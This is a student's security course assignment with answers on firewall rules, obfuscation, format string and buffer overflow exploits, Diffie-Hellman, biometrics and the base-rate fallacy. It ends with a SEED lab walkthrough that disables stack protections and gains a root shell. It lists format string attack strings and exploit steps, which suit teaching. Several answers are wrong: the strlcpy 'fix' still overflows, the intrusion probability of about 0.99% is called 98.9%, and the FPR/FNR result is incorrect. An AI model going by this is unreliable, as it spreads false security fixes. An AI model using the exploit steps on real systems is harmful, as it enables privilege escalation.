Sushmitha Konduru
G01456225

ISA ASSIGNMENT II

Short Answer Questions about Firewall (10 points)

ACTION	DIRECTION	SOURCE ADDR	SOURCE PORT	DESTINATION ADDR	DESTINATION PORT
Allow	Out	*	*	nytimes.com	80
Allow	In	129.252.131.2	25	*	*
Block	Either	*	*	*	*

Some firewall has the above 3 rules, where port 80 is for HTTP and port 25 is for SMTP (Simple Mail Transfer Protocol).

1) **Explain the functionality and usage of each of the 3 rules (3 points)**

RULE 1:-

Functionality:-This rule allows an outbound HTTP request from any source address to port to the destination address(nytimes.com) via port 80.

Usage:-This can let any computer within the firewall to send requests to the website nytimes.com

RULE 2:-

Functionality:-This rule allows an inbound mail from any source address and port number to the destination address 129.252.131.2 via port 25(SMTP)

Usage:This allows the computer within the firewall with the ip address 129.252.131.2 to receive an email from any source address and port.

RULE 3:-

Functionality:-This is any explicit statement of default policy that effects both inbound and outbound traffic.

Usage:It blocks any traffic that doesn't satisfy the above two rules.In other words, it restricts all traffic that does not have a specific allowance defined in the previous rules. This is a common security practice to ensure that only intended traffic is allowed, and all other traffic is blocked.

2) **Under this set of 3 firewall rules, can a computer inside the firewall access nytimes.com website? Why? (2 points)**

=>Yes,A computer inside the firewall can access nytimes.com as it satisfies the first rule that allows a request from any source address to nytimes.com therefore any outbound request to nytimes.com is allowed.

3) **Under this set of 3 firewall rules, can a computer inside the firewall receive emails via SMTP? Why? (2 points)**

=>No,According to rule 2 only a computer with the IP address 129.252.131.2 can receive an inbound email from any source address,therefore unless the compter has the specifies IP address it cannot receive emilas via SMTP.

4) **Add new rule(s) to allow a computer inside the firewall to use googl.com to search things. Please specify where you will add the new rule(s) and how the newly added rule(s) work (3 points)**

ACTION	**DIRECTION**	**SOURCE ADDR**	**SOURCE PORT**	**DESTINATION ADDR**	**DESTINATION PORT**
Allow	**OUT**	*****	*****	**google.com**	**80**

=>This rule should be added as RULE 3,before the default rule in the table.
=>Working:-This rule allows an outbound request from any source addr and source port to google.com via port 80(HTTP).

2. **Short Answer Questions about Disassembly, Decompilation and Obfuscation** (20 points)

1) Given the following assembly code, specify the location of junk code injection that can thwart linear sweep, explain why and how the injected junk code can thwart linear sweeping (5 points)

```
8048000   push %ebp
8048001  mov %esp,%ebp
8048003  cmp 0,%eax
8048005  jne 804800b
8048007  add %eax,%eax
8048009  jmp 804800d
804800b mov 0,%eax
804800d  mov %ebp,%esp
804800f  pop %ebp
```

```
8048011  ret
```

=>Junk code can be inserted after the assembly code 8048005 jne 804800b.jne 8048005 is a contional branch therefore inserting junk code after jne 8048005 disrupts the expected linear flow of the program and introduces redundancy, makes it more challenging for the linear sweep optimizer to optimize the code.

2) **What are the limitations of linear sweep? How does recursive traversal overcome the limitations of linear sweep?** (4 points)
=>**Limitations:**

1)Linear sweep primarily analyses code sequentially,one instruction at a time.It doesnot perform extensive global analysis of the entire program thereby missing opportunities for optimizations.

2)It does not take into account the control flow behavior of the program, and thus cannot "go around" data embedded in the text session,and mistakenly interpret them as executable code.

=>**Recursive Traversal**:Is a technique used to analyse and navigate the disassembled code of a program.The goal of recursive traversal is static disassembly is to explore the entire codebase.
=>Recursive traversal overcomes the limitations of linear sweep because it takes into account the control flow behaviour of the program.It allows you to explore and understand the structure and behaviour of the program.Whenever a branch is encountered,it determines the possible control flow successors of that instructions and proceed with disassembly at those addresses.

3) **List three obfuscation techniques that can thwart the control flow of decompilation** (3 points)
=>The three obfuscation techniques to thwart the control flow of decompilation:

i)**<u>Inserting opaque predicate</u>**:-Opaque predicate is used to make it more challenging for attackers to understand a program's control flow during static analysis.It introduces ambiguity into the code and is generally associated with branch instruction making ti difficult for attackers to determine which code path will be taken.

ii)**<u>Function Inline and Outline</u>**:-This is used to obscure program logic and make it more challenging for reverse engineers to understand the code's control flow,involve manipulating the structure of functions and their calls within the function.

Function Inline:involves taking the body of a functions and embedding it directly into the calling code rather than invoking the function through a traditional call instruction.This makes the control flow more convoluted and difficulty to follow.

Function Outline:involves taking a block of code within a function an dmobving it to a separate ,newly created function.This introduces additional function calls,making it more challenging for reverse engineering to figure out the logical flow of the code.

` iii)**<u>Function Clone</u>:-**is used to introduce redundancy into the program's control flow.It involves creating multiple copies (clones) of a function and using these clones in different parts of the code.This makes it more challenging to discern the actual control flow and logic of the program.

4) **List three obfuscation techniques that can thwart the data flow of decompilation** (3 points)

=>The three techniques to thwart the dat aflow of decompilation are:-

i)**Converting Static Data to Procedural Data**:It involves transforming fied or statically defined data values into data that is generated or computed procedurally within the program.Static data includes constants or other information that is hard-coded into a program.this can be converted into procedural data by creating code that generates the data dynamically or procedurally.This makes it more difficult for attackers to identify the data,it introduces complexity and increases the program execution time.

ii)**Integer Encoding**:-It involves transforming sensitive integer values within a program into a different representation,making it harder for attackers to understand and manipulate the data.Sensitive data remains hidden from attackers,as they would need knowledge of the encoding and decoding methods to access the original values.

iii)**Restructuring Arrays**:-Is a technique that involves changing the opganization and access patterns of arrays in an program to make it more challenging for attackers to understand and manipulate the data flow.It is used to protect sensitive data stored in arrays by altering their structures and how they are accessed.

5) **Where the junk should be injected to thwart recursive traversal? What changes of the called function (i.e., branch functions) are necessary in order to prevent the injected junk code to break the original functionality** (5 points)

=>To thwart recursive traversal junk code should be inserted after the branch functions(when a function is called from a location a_i,it transfers the control to the corresponding location b_i).Therefore junk code should be inserted after the 8048003 cmp 0,%eax command and before the 8048005 jne 804800b

Injecting the junk code after branch functions makes the control flow more convoluted ,confusing and difficult to analyse.

=>Inorder to prevent the injected code to break the original functionality,at runtime,the branch function needs to modify the return address such that the next instruction is at b1,b2 ,or bn.By modifying the return address,the branch function disrupts the normal execution flow.This makes it difficult for an analyst to anticipate the next instruction that will be executed.

3. **Short Answer Questions about Vulnerabilities and Exploits** (20 points)

1) **Is there any problem in the following web page source? If yes, what problem? and how to fix the problem?** (4 points)

```
https://foo.com/index.html
<script src="http://jquery.com/…">
```

=>Yes,The problem with the web page is mixed content:The page is loaded over HTTPS ,but it contains content over HTTP.Mixed content can impact the security and functionality of a website.Most modern

web browsers actively warn users when they encounter mixed content.Users may see warning or “ixed-content” messages in the browser’s address bar.
=>We can fix this problem by ensuring that all the pages and resources are served over https but there will be performance overhead due to authentication and session key management and hush cost of requesting certificates.We can also ensure that the SSL/TLS certificate is correctly configured on the web browser,making sure it is valid or not expired.

2) **Does the following code have buffer overflow vulnerability? Why? If yes, provide code change to fix it** (5 points)

```
 int bof (char *str, int size)
 {
char *buffer = (char *) malloc (size);
 strcpy (buffer, str);
return 1;
 }
```

=>Yes,the provided code has buffer overflow vulnerability.The buffer is created with the size specifies by the size parameter.The command to copy the contents of str to buffer uses strcpy which does not check the size of the destination bufferbefore coping the contents into the buffer.So if the size of str is bigger than the allocated buffer it will potentially cause buffer overflow.
=>The below change can be made to the code to fix it:-

```
 int bof (char *str, int size)
 {
char *buffer = (char *) malloc (size);
 strlcpy (buffer, str,sizeof(buffer));
return 1;
 }
```

=>strlcpy is used with the sizeof() parameter to ensure that it copies at most sizeof() bytes into the buffer.This addresses the buffer overflow vulnerability.

3) **Assume the attacker can call vulnerable code printf(str) with any actual parameter, provide 3 different exploit strings to achieve 3 different kinds of well-known exploits, explain what objective each exploit string can achieve** (6 points)
=>The exploits that take place using vulnerable code printf(str) are called format string exploits.The three different exploits which can be used to achieve three different exploits are:-

i)**CRASH PROGRAM:**

-> This attack is achieved using input:%s%s%s%s%s%s%s%s.For each %s,it fetches a value where va_list points to and advances va_list to the next position.

->As we give %s,printf() treats the value as address and fetches data from the address.if the value is not a valid address the progrma crashes.

ii)**Print Out Data on the Stack**:-

->This attack is used to print out any secret constants that are stored on the stack.It is achieved using the format specifier:%x%x%x%x%x%x%x.Printf() prints out the integer value pointed by va_list pointers and advances it by 4 bytes.The number of 5x is decided by the distance between the starting point of va_pointer and the variable.It is achieved using trail and error.

iii)**Change Program's Data in the Memory:-**

->This attack is performed using the format specifier:%n-It writes the number of characters printed out so far into memory.If %n is used in printf() with a string,once %n encounters %n it stores the number of characters already printed to the provided memory address.

->%n treats the value pointed by the va_list pointer as a memory address and writes into the location.

4) **List three potential damages of buffer overflow and explain how an attacker can hijack the control flow via buffer overflow** (5 points)

=>**The three potential damages of buffer overflow are:-**

i)**Code Execution**:-
=>Buffer overflow allows attackers to insert junk/malicious code into the buffer overwriting important instruction or data structures.This injected code can be designed to execute arbitrary commands,leading to uauthorized access,data theft,lose integrity oe execution of malicious activities.

ii)**Denial of Service**:-
=>By overflowing the buffer an attacker can cause a program to crash leading to denial of service.DoS attacks can caused downtime and affect the availaility of services.

iii)**Privalages Escalation:-**
=>Buffer overflow vulnerabilities allow attackers to access important files and give them opportunity to overwrite the user privileges and permissions.This can lead attackers gaining unauthorized access to sensitive resources compromising sensitive ,unauthoirized system modifications and the ability to perform actions reserved for privileged users.

=>**An attacker can hijack control flow via buffer overfow using the following steps**:-

i)**Indentify the vulnerable code**:-
->The attacker first identifies a vulnerable piece of code that doesnot check the size of the input being copied into the buffer.

ii)**Craft Malicious Input:-**
->The attacker crafts an input that exceeds the size of the buffer and overwrite into adjacent memory locations.

ii)**Overwrite Control Data:-**
->The crafted malicious code overwrites critical control data such as return address stored in the function's stack frame.

iv)**Redirect Execution Flow:-**
-> The overwritten return address points the location controlled by the attackers,where the malicious code is injected.This piece of code performs malicious actions.

v)**Execute Malicious Code**:-

->When the function finished its execution and attempts to return ,the control flow is redirected to the attackers code,leading to the execution of injected malicious instructions.

4**. Key Management Problem Solving** (10 points)

Assume Alice and Bob know each other's authenticate public key. Alice wants to establish a secure channel with Bob such that they can talk without revealing the communication content with any other people.

Please 1) **clearly describe a protocol (with detailed steps) that would a) enable Alice and Bob to securely establish a newly generated secret key.**

=>The protocol that alice and bob can use to securely establish a newly generated secret key is Diffie-hellman key exchange.

=>Diffie-hellman algorithm starts with both alice and bob agreeing on two public parameters:A prime number p and g which is the primitive root modulo of p.

=>Both alice and bob choose a random integer a,b respectively which is the private key,then they individually calculate their public key:

Alice's public key:A=(g^a)modp

Bob's public key:B=(g^b)modp

=>Alice sends her public key(A) to Bob and Bob's sends his public key (B) to Alice.

=>Then Alice and Bob calculate the shared secret key:-

Alice(S):-(B^a)modp

Bob(S):-(A^b)modp

=>Now the shared secret key is established which bob and alice can use for subsequent encryption of messeges.

b) **Prevent any attacker from being the man-in-the-middle (MITM):**

=>The above mentioned protocol is prone to MITM attack.An attacker interfer inbetween alice and bob when they are exchanging their public key's.This leads to Alice establishing a shared secret key(Ka) between her and the attacker and another shared key(Kb) between the attacker and Bob.This problem exists because there is a lack of data authentication between Alice and Bob.

=>The way to mitigate from MITM attacks is by using digital signatures,Both parties can sign thei re public keys and send them to eachother.This ensures that both parties can authenticate the received public keys.

Working:

=>Alice signs her public key(A) with her private key and it to Bob.

=>Bob signs his public key(B) with his private key and sends it to Alice.

=>Upon receiving the public keys and their digital signatures,Alice and Bob can verify the public keys are genuine and have not been tampered.If the signatures are valid,Alice and Bob have authenticated the messages and go on with the key exchange.

2) **Explain why your protocol achieves the above 2 objectives. Note, original Diffie Hellman key exchange is vulnerable to MITM.**

=>The protocol(Diffie-Hellman) mentioned above achieve both the objectives:i)Securely establish a newly generated secret key.ii)prevent MITM attacks.

=>Diffe-Hellman allows alice and bob to generate a shared secret key over a public channel.The mathematical properties of modular exponentiaition and discrete logarithm that the algorithm i sbased on makes it computationally infeasible for an eavesdropper to deduce the shared secret key S from the exchanged public keys.
=>Diffie-Hellman in its basic from is vulnerable to Man-In-The-Middle attacks but they can be prevented using digital signatures .Alice and Bob can sign their public keys with their private keys.This ensures authentication of public keys and prevents tampering.

5)**Short Answer Questions about Biometric Authentication (10 points)**

When designing a biometric based authentication system, there are different thresholds for different tradeoffs between FAR and FRR as illustrated in the above figure.

1) **If we want to enforce the tightest (i.e., strictest) security policy, what threshold (out of t1, t2, t2) shall we choose? Why** (5 points)

=>If we want to enforce the tightest security policy then we need too choose threshold t3 which minimizes FAR(False acceptance rates).
=>**False Acceptance rate**:-The percentage that the system incorrectly matches the input patter to a non -matching template in the database.Therefore if we want to tighten the security policy we need to make sure that no unauthorized entity is allowed to access the system so we need to minimize the number of false acceptance cases where a system incorrectly matched an the input patter to a non-matching template and give access.

2) **What are the negative impacts of your choice of the threshold for the tightest security?** (5 points)

=>The negative effects of choosing T3 as the threshold for high security is:-
=>**Increased FRR(False Rejection Rate)**
->As the security aspects of the authentication system increases,it becomes more sensitive and selective in accepting biometrics samples.This increases the FRR:-Percentage that the system fails to detect a match between a user's input template and the user's stored template so the chances of actual users being rejected increases.This can lead to problems with the usability.
=>**Impact User Experience**
->Increased sensitivity in the authentication system can lead to poor user experience as user may need to give multiple tried inorder to be authenticated and access the required resources by the authentication system.This leads to poor user satisfaction.
=>**Longer Authentication Times**:-
->As user will have to retry several times inorder to be authenticated and given access ,they will experience longer authentication times.In time-sensitive applications this can lead to delays.

6. **Detection Effectiveness Analysis** (10 points)

Read paper "The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection" (https://www.cse.psu.edu/~trj1/cse543-f16/docs/Axelsson.pdf) and answer the following questions

Suppose we are trying to detect some known intrusion I, whose probability is 1/100,000, and we have developed some highly effective detection method of I. Assume our intrusion detector always has the same false positive rate (FPR) and false negative rate (FNR), and its accuracy is measured by the value 1 – FPR (or 1 – FNR). If our detection method has a 99.9% accuracy, which means both the false positive rate and the false negative rate are 0.1%: the intrusion detector would report 999 intrusion I events out of 1000 intrusion I events; and report 999 non-intrusion I events out of 1000 non-intrusion I events.

1) Now if the intrusion detector reports an event E to be intrusion I, what is the probability that E is indeed intrusion I? Justify your answer by showing your reasoning. (4 points)

=>The probability that E is indeed intrusion I is represented as :P(I|E)

=>P(I|E)=P(I) P(E|I)/P(E)

Given:

P(I):-The prior probability of an intrusion occurring.

=1/100,000

P(E/I):-Probality that intrusion I is correctly reported which represents the accuracy of the intrusion detector.

=99.9%=0.999

P(E):-The total probability that an intrusion detector reports an event,which can be represented as

P(E)=P(I) . P(E|I) +P(¬I) .P(E|¬I)

P(¬I):The probability that Intrusion doesnt occur.

=1-P(I)

=1-1/100,000

P(E|¬I):-The probability that an event occurs and it is not reported as an intrusion I.

=1-P(¬E|¬I)

=1-0.999

=0.001.

=>**P(I|E)**=P(I) P(E|I)/P(I) . P(E|I) +P(¬I) .P(E|¬I)

=(0.00001)*(0.999)/(0.00001 * 0.999) +(0.99999 * 0.001)

=(1/100,000)*(0.999)/0.00100998

=0.00989

=>The above probability can be justified by the intrusion systems high accuracy rate.It is given that the intrusion system has a accuracy of 99.9%.Therefore the probality of 98.9% that a reported event is indeed an intrusion is justified and it adds to the high accuracy of the system

=>The system also has a low false positive rate,the system carries a false positive rate of 0.1% which justifies the difference between the calculated probability and the accuracy.It accounts for cases where the detector might make an incorrect report.

2) **Now if we want the probability that an event E is indeed intrusion I when the intrusion detector reports E to be intrusion I to be 50%, how accurate, in term of false positive rate (FPR) and false negative rate (FNR), the intrusion detector has to be? Justify your answer by showing your reasoning.**

=>Given:P(E|I)-Probability of detector reporting intrusion I given intrusion I
-0.999
P(¬E|I)-Probability that an event doesnt occur but it is reported as an intrusion.
-0.001
P(E|¬I)-Probability that an event occurs and it is not reported as an intrusion.
-0.001
P(¬E|¬I)-Probability that an event doesnot occur and it is not reported as an intrusion.
-0.999

=>**P(I|E)**=P(I) P(E|I)/P(E)
0.5=(1/100,000)*0.999)/P(E)
P(E)=1.001 X10^-6


Therefore**:FPR**=P(D|¬I)=0.001
FNR=P(¬D|I) = 1 - P(D|I) = 1 - 0.5 = 0.5

=>So to achieve 50% probability of an event E being indeed intrusion I when the detector reports E as intrusion I the FPR should be 0.1%and FNR should be 50%.

7. **Buffer Overflow Vulnerability Lab (20 points**)


Execution results of the stack:-

- **Compiling Stack.c with buffer size 72**




```
[11/11/23]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  makeroot    peda-session-stack_dbg.txt
exploit.c       Makefile    makeroot.c  stack.c
[11/11/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=72 -z execstack -fno-stack-protecto
r -g stack.c
[11/11/23]seed@VM:~/.../code$ rm peda-session-stack_dbg.txt
[11/11/23]seed@VM:~/.../code$ gdb ./stack
```

- **Create badfile if not already created and run stack in debug mode**




```
[11/11/23]seed@VM:~/.../code$ touch badfile
[11/11/23]seed@VM:~/.../code$ gdb ./stack
```

- **Set breakpoint at bof function and run the code**




```
gdb-peda$ b bof
Breakpoint 1 at 0x80485a1: file stack.c, line 20.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Input size: 0

[-----------------------------------registers-----------------------------------]
EAX: 0xbfffe628 --> 0x0
EBX: 0x0
ECX: 0x60 ('`')
EDX: 0xbfffea10 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe608 --> 0xbfffea18 --> 0xbfffec48 --> 0x0
ESP: 0xbfffe5b0 --> 0xb7de0e55 (<memset+5>:     add    edx,0x13b1ab)
EIP: 0x80485a1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804859b <bof>:      push   ebp
   0x804859c <bof+1>:    mov    ebp,esp
   0x804859e <bof+3>:    sub    esp,0x58
=> 0x80485a1 <bof+6>:    sub    esp,0x8
```




```
EBP: 0xbfffe608 --> 0xbfffea18 --> 0xbfffec48 --> 0x0
ESP: 0xbfffe5b0 --> 0xb7de0e55 (<memset+5>:     add    edx,0x13b1ab)
EIP: 0x80485a1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804859b <bof>:      push   ebp
   0x804859c <bof+1>:    mov    ebp,esp
   0x804859e <bof+3>:    sub    esp,0x58
=> 0x80485a1 <bof+6>:    sub    esp,0x8
   0x80485a4 <bof+9>:    push   DWORD PTR [ebp+0x8]
   0x80485a7 <bof+12>:   lea    eax,[ebp-0x50]
   0x80485aa <bof+15>:   push   eax
   0x80485ab <bof+16>:   call   0x8048440 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffe5b0 --> 0xb7de0e55 (<memset+5>:    add    edx,0x13b1ab)
0004| 0xbfffe5b4 --> 0xb7fe986a (<_dl_fixup+394>:       jmp    0xb7fe97d2 <_dl_f
ixup+242>)
0008| 0xbfffe5b8 --> 0x8048749 --> 0x3d3d3d00 ('')
0012| 0xbfffe5bc --> 0xbfffea24 --> 0x0
0016| 0xbfffe5c0 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffe5c4 --> 0x80482a0 --> 0x62696c00 ('')
0024| 0xbfffe5c8 --> 0x0
0028| 0xbfffe5cc --> 0x2
[------------------------------------------------------------------------------]
```

- **Print out ebp,buffer values which will be the contents of the badfile.Then print the difference between ebp and buffer value to find the return address value.**




```
Legend: code, data, rodata, value
22          return 1;
gdb-peda$ $ebp
Undefined command: "$ebp".  Try "help".
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe608
gdb-peda$ p &buffer
$2 = (char (*)[72]) 0xbfffe5b8
gdb-peda$ p/d 0xbfffe608-0xbfffe5b8
$3 = 80
gdb-peda$ quit
```

- **Compile and run the exploit.c file .**



```
[11/11/23]seed@VM:~/.../code$ vi exploit.c
[11/11/23]seed@VM:~/.../code$ gcc -o exploit exploit.c
[11/11/23]seed@VM:~/.../code$ ./exploit
[11/11/23]seed@VM:~/.../code$ bless badfile
```

- **Compile the stack.c with bufsize 72**
- **Change the shell privileges to root and the permissions to 4755**
- **Then run the stack program this initiates the buffer overflow attack and gets root privileges**
- **The uid is not equal to the euid,therefore we run makeroot program to turn out real user into root.This changes the uid of the program to 0.**

